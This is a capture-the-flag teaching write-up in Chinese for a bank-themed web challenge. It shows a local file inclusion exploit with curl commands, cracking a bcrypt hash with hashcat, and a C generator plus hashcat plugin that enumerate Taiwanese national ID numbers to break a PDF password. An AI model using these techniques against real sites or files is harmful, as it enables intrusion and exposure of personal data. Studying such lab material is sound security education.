2025 金盾獎 教學題 Bank

1. Internet Explorer

直接進入網站會發現它要求使用 Internet Explorer。這是伺服器直接回傳的結果，所以是在後端判斷的，只要改成 IE 的 user agent 即可通過檢查。有些瀏覽器與命令列工具支援直接設定 user agent，不過有另一個方便的解法是使用 Burp Suite。



圖 1: 到 Proxy 頁面後，點擊 Proxy settings 修改設定



圖 2: 往下找到 HTTP match and replace rules，可以開啟內建的 Emulate IE 功能

接下來透過 Burp Suite 的 proxy 即可正常存取網站。

2. LFI

2.1. index.php

首頁會重新導向至 `/index.php?page=index.html`，可以判斷 `index.php` 的邏輯是讀取某個檔案的內容，並且可能會有 LFI (Local File Inclusion) 漏洞。嘗試利用此漏洞讀取 `index.php` 的原始碼：

```
curl -A "Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko"
"http://$HOST/index.php?page=index.php"
```

（若使用 Burp Suite proxy，則可以不改 user agent，以下省略）

```
curl "http://$PROXY_HOST/index.php?page=index.php"
```

發現能成功獲得原始碼，其中有 LFI 問題的部份是：

```php
<?php
// ...
$page = $_GET['page'];
if (!preg_match('/^\w+\.\w+$/', $page) || !file_exists($page)) {
    http_response_code(404);
    die();
}
readfile($page);
?>
```

因此可以存取同目錄內任意檔名為 `/^\w+\.\w+$/` 的檔案。

2.2. app.php

查看 `index.html` 發現登入會 POST 到 `/app.php`，同樣利用 LFI 可以獲得其原始碼：

```
curl "http://$PROXY_HOST/index.php?page=app.php"
```

它會開啟 `__DIR__/users.sqlite3` 以及 `/var/run/bills/<team_id>.pdf`，前者同樣可以用 LFI 讀取，後者因為不在相同目錄且 `team_id` 未知，所以無法以此法獲得。

3. 破解網頁密碼

接下來嘗試正常登入來存取頁面以及 PDF 檔案。`app.php` 會檢查使用者名稱與密碼是否與資料庫 `users.sqlite3` 中的資料相符。 由於題目設有 rate limit，所以直接對 `app.php` 暴力嘗試密碼不可行。

不過從前一步驟知道我們使用 LFI 能獲得資料庫檔案：

```
curl "http://$PROXY_HOST/index.php?page=users.sqlite3" -o users.sqlite3
```

使用任意 SQLite 工具，可以查看資料庫內容，其中只有一個表格 `users`，裡面僅有一筆資料：

userid	passwd	balance	debt
seacat009	$2a$06$q7vny2yiM0ME28UB2m0/x.5yzMWpBylesMM8VFpSiO59JcbpLj7JC	12	90126

其中 `passwd` 欄位包含 PHP `password_hash` 的密碼雜湊，雖然不能直接解出密碼，但是可以在本地暴力嘗試，不受到 rate limit 的影響。

3.1. 密碼規則

回到首頁，會發現密碼會符合許多奇怪規則：

1. 密碼長度需為六個字元以上，十個字元以下。
2. 需包含至少一個大寫英文字母。
3. 需包含至少一個小寫英文字母。
4. 需包含至少一個數字。

5. 兩字母之間需間隔至少三個其他字元。
6. 不得包含任何相同或相差 1 的數字。
7. 不得包含任何特殊符號或空白。
8. 不得包含使用者代號中的任何字元。

看似密碼會十分複雜難以破解，但其實規則過於嚴格反而導致安全性大幅降低。我們一一分析密碼規則：

3.1.1. 數字部份

因為「8. 不得包含使用者代號中的任何字元」且使用者代號為 `seacat009`，可知密碼中的數字只可已是 `12345678`。

其實密碼實際上只能包含 `12345678` 其中至多 4 個數字，否則必定會違反「6. 不得包含任何相同或相差 1 的數字」。

3.1.2. 字母部份

因為「5. 兩字母之間需間隔至少三個其他字元」與「7. 不得包含任何特殊符號或空白」，可以知道密碼中兩字母之間必須有 3 個數字。因為密碼只能有 4 個數字，所以至多只會有 2 個字母（如果有 3 個以上的字母，則必須要 6 個以上的數字才能隔開）。

由 2.、3. 知道密碼至少會有兩個字母，所以密碼只能包含恰好兩個字母，一個大寫一個小寫。

3.1.3. 總結

由於密碼長度至少為 6，並且至多只有 4 個數字及 2 個字母，可以知道密碼長度必須恰好是 6，其中有 4 個數字、1 個大寫字母、1 個小寫字母。符合規則的所有排列如下（其中 `0` 代表數字，`A` 代表大寫字母、`a` 代表小寫字母）：

- `A000a0`
- `a000A0`
- `A0000a`
- `a0000A`
- `0A000a`
- `0a000A`

其中大寫字母有 26 種可能，而小寫字母可以是 s, e, a, c, t 以外的 21 種。4 個數字的部份，因為只能是 1~8 且不能相同或相鄰，所以只有以下幾種組合：

- 1, 3, 5, 7
- 1, 3, 5, 8
- 1, 3, 6, 8
- 1, 4, 6, 8
- 2, 4, 6, 8

3.2. 枚舉密碼

我們知道所有可能的密碼格式了，所有密碼的可能性數量為

$$6(\text{格式}) \times 26(\text{大寫}) \times 21(\text{小寫}) \times 5(\text{數字組合}) \times 4!(\text{數字排列}) = 393120$$

這是可以簡單枚舉的數量。用以下 Python 程式可以印出所有可能的密碼。

```
import itertools

uppers = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
lowers = 'bdfghijklmnopqruvwxyz'
digit_combs = ['1357', '1358', '1368', '1468', '2468']

for upper in uppers:
    for lower in lowers:
        for comb in digit_combs:
            for d0, d1, d2, d3 in itertools.permutations(comb):
                print(upper + d0 + d1 + d2 + lower + d3)
                print(lower + d0 + d1 + d2 + upper + d3)
                print(upper + d0 + d1 + d2 + d3 + lower)
                print(lower + d0 + d1 + d2 + d3 + upper)
                print(d0 + upper + d1 + d2 + d3 + lower)
                print(d0 + lower + d1 + d2 + d3 + upper)
```

3.3. 暴力嘗試密碼

密碼是使用 `bcrypt` 雜湊，所以使用 PHP 的 `password_verify` 一一嘗試還是會花不少時間（數十分鐘）。若要更快找到密碼，可以平行執行 PHP 或是使用更快速的密碼破解工具。以下介紹如何使用 hashcat 工具快速找到密碼。

3.3.1. hashcat

將之前 Python 枚舉的密碼存到檔案 `passwords.txt`，並把密碼的雜湊（`$2a$` 開頭的字串）存到檔案 `hash.txt`。安裝 hashcat 後，在命令列執行 hashcat：

```
hashcat -m 3200 -a 0 hash.txt passwords.txt
```

其中 `-m 3200` 用來指定雜湊格式（`3200` 為 `bcrypt $2*$, Blowfish (Unix)`），而 `-a 0` 指定破解模式（字典破解）。根據硬體速度不同，以上指令在數秒至幾分鐘內即可算出密碼。



圖 3: hashcat 計算結果，得到的密碼會顯示在雜湊的後面。

4. 破解 PDF 密碼

知道使用者代號與密碼後，還需要驗證碼才能登入。檢查由之前獲得的 `app.php` 原始碼可以發現驗證碼是固定的，答案是「田メ５ㄏㄤ❁¿」，經過 URL 編碼後為 `%E7%94%B0%E3%83%A1%EF%BC%95%D1%AC%EA%99%AE%D2%86%C2%BF`。

成功登入系統後，可以看到有信用卡帳單的連結，而題目敘述中要找的是消費紀錄，可以判斷裡面有重要資訊。



圖 4: 登入後一部分界面

點擊連結後會獲得一份 PDF 檔案，由網頁說明知道需要身分證字號作為密碼才能開啟。

4.1. 身分證字號格式

根據《國民身分證及戶口名簿製發相片影像檔建置管理辦法》，中華民國國民身分證統一編號的格式為：

- 第一碼為英文字母
- 第二碼至第十碼為數字碼：
  - 第二碼為性別碼
  - 第十碼為檢查碼

其中英文字母有 26 種，性別碼有 2 種，第三至九碼共有 10^7 種，而檢查碼可以由前九碼唯一決定。因此，合法的身分證字號有 5.2×10^8 種可能。

4.2. hashcat 嘗試密碼

因為 5.2×10^8 數字較大，我們同樣嘗試利用 hashcat 來快速破解密碼。首先把 PDF 另存新檔後，用 `pdf2john` 工具獲得用來檢查密碼的雜湊值：

```
pdf2john download.pdf
```

會獲得形如 `download.pdf:$pdf$4*4*128*-3904*1*16*...` 的字串。將 `$pdf$` 與之後的部份存進檔案 `hash.txt` 即可使用 hashcat 破解。

4.2.1. 方法一：暴力無視檢查碼

hashcat 內建的 mask attack 模式可以自動枚舉特定格式的密碼，但是無法處理檢查碼。此方法雖然最簡單方便，但是會花費 10 倍的時間（因為 hashcat 所嘗試的 90% 身分證字號會是錯的），請斟酌使用。

```
hashcat -m 10500 -a 3 --custom-charset1 "12" hash.txt "?u?1?d?d?d?d?d?d?d?d"
```

`-m 10500` 指定是雜湊格式（`PDF 1.4 - 1.6 (Acrobat 5 - 8)`），`-a 3` 指定破解模式（mask 模式），`?u?1?d?d?d?d?d?d?d?d` 為 mask，其中 `?u` 代表大寫字母，`?1` 是 custom charset 代表 1 或 2，`?d` 代表數字。只要有足夠計算資源和時間，hashcat 就可以自動找出密碼。

4.2.2. 方法二：預先算出合法的身分證字號

一個比較有效率的方法是預先算出有正確檢查碼的身分證字號，再使用 hashcat 一一嘗試。因為 Python 執行速度較慢，這裡改為使用 C 語言實作檢查碼的邏輯。

```c
#include <stdio.h>

static const int LETTER_CHECKSUMS[26] = {
    1, 0, 9, 8, 7, 6, 5, 4, 9, 3, 2, 2, 1,
    0, 8, 9, 8, 7, 6, 5, 4, 3, 1, 3, 2, 0
};

void print(int letter, int counter) {
    char buf[11];
    int checksum = LETTER_CHECKSUMS[letter];
    int sex = counter % 2 + 1;
    counter /= 2;
    checksum += 8 * sex;
    buf[0] = 'A' + letter;
    buf[1] = '0' + sex;
    for (int i = 2; i < 9; ++i) {
        int digit = counter % 10;
        counter /= 10;
        buf[i] = '0' + digit;
        checksum += digit * (9 - i);
    }
    buf[9] = '0' + (10 - checksum % 10) % 10;
    buf[10] = '\0';
    puts(buf);
}

int main() {
    for (int letter = 0; letter < 26; letter++) {
        for (int counter = 0; counter < 20000000; counter++) {
            print(letter, counter);
        }
    }
}
```

以上程式會印出所有正確的身分證字號，將其儲存到 `passwords.txt` 檔案中，即可同樣用字典模式破解：

```
hashcat -m 10500 -a 0 hash.txt passwords.txt
```

注意！若要把所有 5.2×10^8 種可能同時寫入檔案，將會花費約 6GB 的空間。若要降低空間用量，可以修改以上程式邏輯，例如把 `letter` 的迴圈改成只跑一個值，這樣每次就只需要存 2×10^7 個值，但需要分別執行此程式與 hashcat 各 26 次。

4.2.3. 方法三：hashcat 的 generic 模式

這是最有效率的方法，但是需要最新版本的 hashcat。此方法使用的是 `-a 8` 的新模式，可以提供任意自訂的 shared library 來計算可能的密碼。因為只考慮檢查碼正確的可能性，可以幾乎不浪費額外時間或空間，速度是方法一的十倍。以下介紹的是 GNU/Linux 環境的做法。

1. 將之前的程式碼改為一次提供一個身分證字號的函式，並且增加一些功能以符合 hashcat generic attack 的介面。完整的程式碼請參考附錄 A。
2. 獲得最新版的 hashcat：

   ```
   git clone https://github.com/hashcat/hashcat
   cd hashcat
   make -j
   make install
   ```
3. 接下來，將程式碼編譯成 shared library。這邊需要前一步 clone 的 hashcat 路徑其中的標頭檔（header files）。假設 clone 的路徑在 `./hashcat/`：

   ```
   gcc -O3 gen_id.c -I./hashcat/include -I./hashcat/deps/LZMA-SDK/C -I./hashcat/OpenCL -shared -o gen_id.so
   ```
4. 用 generic mode 算出密碼：

   ```
   hashcat -m 10500 -a 8 hash.txt ./gen_id.so
   ```



圖 5: hashcat 計算結果，得到的密碼會顯示在雜湊的後面。

5. 獲得 flag

知道使用者的身分證字號後，即可打開 PDF 檔案，可以看到裡面有一筆包含 `CSC{` 的消費明細。

附錄 A：枚舉身分證字號的 C 程式

```
#include "common.h"
#include "types.h"
#include "generic.h"
#include <stdlib.h>

const int GENERIC_PLUGIN_VERSION = GENERIC_PLUGIN_VERSION_REQ;
const int GENERIC_PLUGIN_OPTIONS = 0;

struct IdGenData {
    int progress;
};

static const int KEYSPACE_SIZE = 26 * 2 * 10000000;
static const int LETTER_CHECKSUMS[26] = {
    1, 0, 9, 8, 7, 6, 5, 4, 9, 3, 2, 2, 1,
    0, 8, 9, 8, 7, 6, 5, 4, 3, 1, 3, 2, 0,
};

bool global_init(generic_global_ctx_t *global_ctx,
                 generic_thread_ctx_t **thread_ctx,
                 hashcat_ctx_t *hashcat_ctx) {
    return true;
}

void global_term(generic_global_ctx_t *global_ctx,
                 generic_thread_ctx_t **thread_ctx,
                 hashcat_ctx_t *hashcat_ctx) {}

u64 global_keyspace(generic_global_ctx_t *global_ctx,
                    generic_thread_ctx_t **thread_ctx,
                    hashcat_ctx_t *hashcat_ctx) {
    return KEYSPACE_SIZE;
}

bool thread_init(generic_global_ctx_t *global_ctx,
                 generic_thread_ctx_t *thread_ctx) {
    struct IdGenData *data = malloc(sizeof(struct IdGenData));
    data->progress = 0;
    thread_ctx->thrdata = data;
    return true;
}

void thread_term(generic_global_ctx_t *global_ctx,
                 generic_thread_ctx_t *thread_ctx) {
    free(thread_ctx->thrdata);
}
```

```
int thread_next(generic_global_ctx_t *global_ctx,
                generic_thread_ctx_t *thread_ctx, u8 *out_buf) {
    int counter = ((struct IdGenData *)thread_ctx->thrdata)->progress++;
    if (counter == KEYSPACE_SIZE) {
        return -1;
    }
    int letter = counter % 26;
    counter /= 26;
    out_buf[0] = 'A' + letter;
    int checksum = LETTER_CHECKSUMS[letter];
    int sex = counter % 2 + 1;
    counter /= 2;
    out_buf[1] = '0' + sex;
    checksum += 8 * sex;
    for (int i = 2; i < 9; ++i) {
        int digit = counter % 10;
        counter /= 10;
        out_buf[i] = '0' + digit;
        checksum += digit * (9 - i);
    }
    out_buf[9] = '0' + (10 - checksum % 10) % 10;
    return 10;
}

bool thread_seek(generic_global_ctx_t *global_ctx,
                 generic_thread_ctx_t *thread_ctx, const u64 offset) {
    ((struct IdGenData *)thread_ctx->thrdata)->progress = offset;
    return true;
}
```